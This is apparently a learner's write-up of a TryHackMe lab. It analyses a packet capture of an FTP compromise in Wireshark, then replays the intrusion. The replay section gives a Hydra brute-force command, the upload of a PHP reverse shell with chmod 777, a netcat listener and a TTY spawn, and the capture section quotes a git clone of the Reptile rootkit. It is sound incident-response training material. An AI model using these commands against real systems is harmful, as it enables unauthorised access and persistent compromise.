WIRESHARK

Pcap Analysis and basic penetration

In a scenario where our machine has been hacked by an anonymous threat actor, we have been given a .pcap file to analyse in order to determinate what happenend. To do so, I've made use of wireshark, a famous network protocol analyzer. The vulnerable machine and the .pcap file are provided by the THM learning platform. I've run the wireshark software on a Kali OS using a virtual machine, VM Workstation 16, hosted my own machine. I could connect to the THM networn via OpenVPN.
In the second part of the exercise I've hacked my way back to the exploited machine, I performed a privilege escalation and eventually I captured a Flag hidden in the fie system.

My analysis began trying to figure out which service has been compromised, what was the targeted user and the correct password used to allow the threat actor to gain access to the service. Then I determinated what steps have been taken to install a backdoor, access the machine and escalate privileges.

Outcome

This is one of a series of exercises and studies I have conducted to expand my knowledge in cyber security defence and incident response. At the end of the exercise I was able to read and analyze a simple .pcap file, I have a good understaning of the different traffic, protocols, the multilayer data structure and the informations that is possible to retrieve by them. I'm able to navigate and utilize some of the basic wireshark tools and modules like filters, basic packet dissection, vilsualize TCP and UDP streams etc..
I also strengthened my knowledge in password bruteforcing, backdoor installing and privilege escalation.

1. Introduction

What is .pcap analysis?

Packet capture (PCAP) analysis is the process of obtaining and analyzing individual data packets that travel through your network. PCAP analytics tools allow to consistently record traffic data at multiple OSI layers. Using data packets, we can extract crucial information about the health and performance of a network and troubleshoot performance issues by tracing unusual data packets back to their origins.
In terms of Security Data packets can serve as an important component of network security monitoring. PCAP analysis tools help you to automate and visualize traffic patterns, so you can identify security threats as soon as they

arise. For instance, packet capture analysis shows real-time network traffic data that can quickly show a spike in unauthorized activity.
There are different way to gather a **.pcap** file such as: network taps, MAC floods and ARP poisoning.

Wireshark

source: https://uspto.report/TM/78928623

Wireshark is a world famous network protocol analyzer and is the de facto a standard across many commercial and non-profit enterprises, government agencies, and educational institutions. Wireshark development thrives thanks to the volunteer contributions of networking experts around the globe.
Some of the features of wireshark include:

- Inspection of hundreds of protocols
- Live capture and offline analysis
- Display filters
- Decryption support

2. PCAP Analysis


2.1 What service has been targeted

We can see by the high number of requests and response that the service in question is **FTP** (*File Transfer Protocol*).

No.	Time	Source	Destination	Protocol	Length	Info
393	11.415256974	192.168.0.147	192.168.0.115	TCP	66	57096 → 21 [ACK] Seq=13 Ack=57 Win=64256 Len=0 TSval=
394	13.968715114	192.168.0.147	192.168.0.115	FTP	84	Request: PASS [redacted]
395	14.002582310	192.168.0.115	192.168.0.147	FTP	89	Response: 230 Login successful.
396	14.002613445	192.168.0.147	192.168.0.115	TCP	66	57096 → 21 [ACK] Seq=31 Ack=80 Win=64256 Len=0 TSval=
397	14.002831431	192.168.0.147	192.168.0.115	FTP	72	Request: SYST
398	14.003298147	192.168.0.115	192.168.0.147	FTP	85	Response: 215 UNIX Type: L8
399	14.003327954	192.168.0.147	192.168.0.115	TCP	66	57096 → 21 [ACK] Seq=37 Ack=99 Win=64256 Len=0 TSval=
400	15.576739978	192.168.0.147	192.168.0.115	FTP	71	Request: PWD
401	15.577170346	192.168.0.115	192.168.0.147	FTP	112	Response: 257 "/var/www/html" is the current directo
402	15.577189314	192.168.0.147	192.168.0.115	TCP	66	57096 → 21 [ACK] Seq=42 Ack=145 Win=64256 Len=0 TSva
403	16.826851138	192.168.0.147	192.168.0.115	FTP	93	Request: PORT 192,168,0,147,225,49
404	16.827401969	192.168.0.115	192.168.0.147	FTP	117	Response: 200 PORT command successful. Consider using
405	16.827420072	192.168.0.147	192.168.0.115	TCP	66	57096 → 21 [ACK] Seq=69 Ack=196 Win=64256 Len=0 TSva
406	16.827509621	192.168.0.147	192.168.0.115	FTP	76	Request: LIST -la
407	16.828290570	192.168.0.115	192.168.0.147	TCP	74	20 → 57649 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK
408	16.828312705	192.168.0.147	192.168.0.115	TCP	74	57649 → 20 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MS
409	16.828612531	192.168.0.115	192.168.0.147	TCP	66	20 → 57649 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=1
410	16.828772908	192.168.0.115	192.168.0.147	FTP	105	Response: 150 Here comes the directory listing.

2.2 What is the username the attacker is trying to on?

Here we start making use of wireshark **filters**. On the top bar we type **ftp.request** to see all the ftp requestes.




2.3 What is the User's password?

There are many way to find out what is the correct password. One of these is by simply scrolling down the packet list, keeping the same *ftp.request* filter, until we see the correct password attempt.

I prefered playing around with filters and extra wireshark functionalities instead: If we filter the results typing **ftp.response.code == 230** we can see the response packets with a header code 230, which means login successfull. If we right-click on one of the packets and select **follow → tcp stream** we are able to see the stream in clear text. The correct password is **987654321**.

2.4 What is the current ftp working directory after the attacker logged in?

With a similar approach I've used in the previous task I now filter the packets by **ftp.request.command == "PWD"**. This would allow me to see all the *Print Working Directory* requests commands packets. Following the same processs we can see **tcp stream** and this will eventually show us **var/www/html**.




2.5 The attacker upoloaded a backdoor? What is the file name?

We know that the ftp command to upload a file is the **STOR** command, and if we keep watching at the same tcp stream, as in the previous task, we can see that the file uploaded is **shell.php**.


2.6 The backdoor can be downloaded from a specific URL, what is the URL?

The URL we are searching for can be found inside the uploaded file. To visualize the entire php file we can apply **ftp-data** as filter and follow the **tcp stream** again. If we scroll down a bit we can find the answer:
https://pentestmonkey.net/tools/php-reverse-shell.php




2.7 Which command did the attacker manually execute after getting a reverse shell?

If we select on of the packets after the shell has been executed (packets N. > 472) and we follow the tcp stream we can see all the attacker activity. Thus, the first command executed is **'Whoami'**.



2.8 What is The computer Hostname?

When looking at the above TCP stream closely, the very first lines descrbes the OS , hostname etc. As Linux is the OS, "wir3" should be the hostname.



2.9 Which command did the attacker execute to spawn a new TTY shell?

After spawning the reverse shell the attacker needs to make it more stable. He achives this by executing a **Python script** that will spawn a new **tty shell**.

```
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
```

2.10 Which command was executed to gain a root shell?

We can still watch the tcp stream to find the answer, but as we know that our machine host a Linux OS, the answer is simply **sudo su**.

2.11 The attacker downloaded something from GitHub. What is the name of the GitHub project?

If we analyze a bit further our previous **tcp stream** we can see that the attacker executed a **git clone** command. The name of the project is **Reptile**.

```
root@wir3:~# git clone https://github.com/f0rb1dd3n/Reptile.git
git clone https://github.com/f0rb1dd3n/Reptile.git
Cloning into 'Reptile'...
```

2.12 The project can be used to install a stealthy backdoor on the system. What is this type of backdoor called?

We only need to run a quick research to find out that **Reptile** is a **rootkit**.A rootkit is a clandestine computer program designed to provide continued privileged access to a computer while actively hiding its presence.

3. Hack the way back!

In the second part of the exercise I have replicated the attacker steps to acces the compromised ftp service, I gained access the ssh service, and finally, I' escalated the privilages in order to capture the hidden flag.

3.1 Brutforce the ftp password

In order to upload our reverse shell payload we need to bruteforce the ftp password. We run **Hydra** to achieve it:


```
user@kali$ hydra -l jenny -P usr/share/wordlists/rockyou.txt
10.10.14.19 ftp
```

The attacker chose a very simple password: **987654321**


3.2 Change the necessary value inside the web shell and upload it to the server

There are two ways we can do this. Either downloading the same payload the attacker upoloaded to the ftp server and change the values, or on a Kali istance we can find a collection of reverse shell in the directory:
usr/share/webshells/php.
I have decided to upoload one of my own and so I run the text editor **nano** to chnage the values.

```
user@kali$   nano   usr/share/webshells/php/php-reverse-shell.php
```



Now it's the moment to access the ftp server we the credentials we found:



To upload the file and make it executable we run the following ftp commands:

```
ftp>   put   php-reverse-shell-php
```

and


```
ftp>   chmod   777   php-reverse-shell-php
```

3.3 Create a listener on the designated port on your attacker machine. Execute the web shell by visiting the .php file on the targeted web server

To create the listener we use **netcat**. Netcat is a computer networking utility for reading from and writing to network connections using TCP or UDP. We must have root privilages to run netcat.
We run the command:

```
root@kali$   nc   -lvnp   80
```

Thus, in order to execute our shell, we need to give the path to the shell on the web application. Since we uploaded it into the /var/www/html directory, we just need to give "http://<machineIP>/php-reverse-shell.php" as the path.
As soon as the above path is given in the web application, we are provided with a reverse shell on Netcat .



If wished, we could execute the same **python script** as the attacker did to make the connection more stable.

3.4 Become root and read the flag!

It won't take us long to change the user to **jenny**, who owns root privilages, and find the hiddem the flag inside the directory:

```
root@wir3:/#   cd   /root/Reptile
```

4. Resources

Wireshark – official website
- https://www.wireshark.org/
THM – Learning platform
- https://tryhackme.com/room/h4cked
Reverse php-reverse
- https://www.php.net/manual/en/function.array-reverse.php
Hydra
- https://www.kali.org/tools/hydra/
Python script
- https://docs.python.org/3/library/pty.html
DnsStuff – Blog
- https://www.dnsstuff.com/pcap-analysis

Versacode – Blog

- https://www.veracode.com/security/rootkit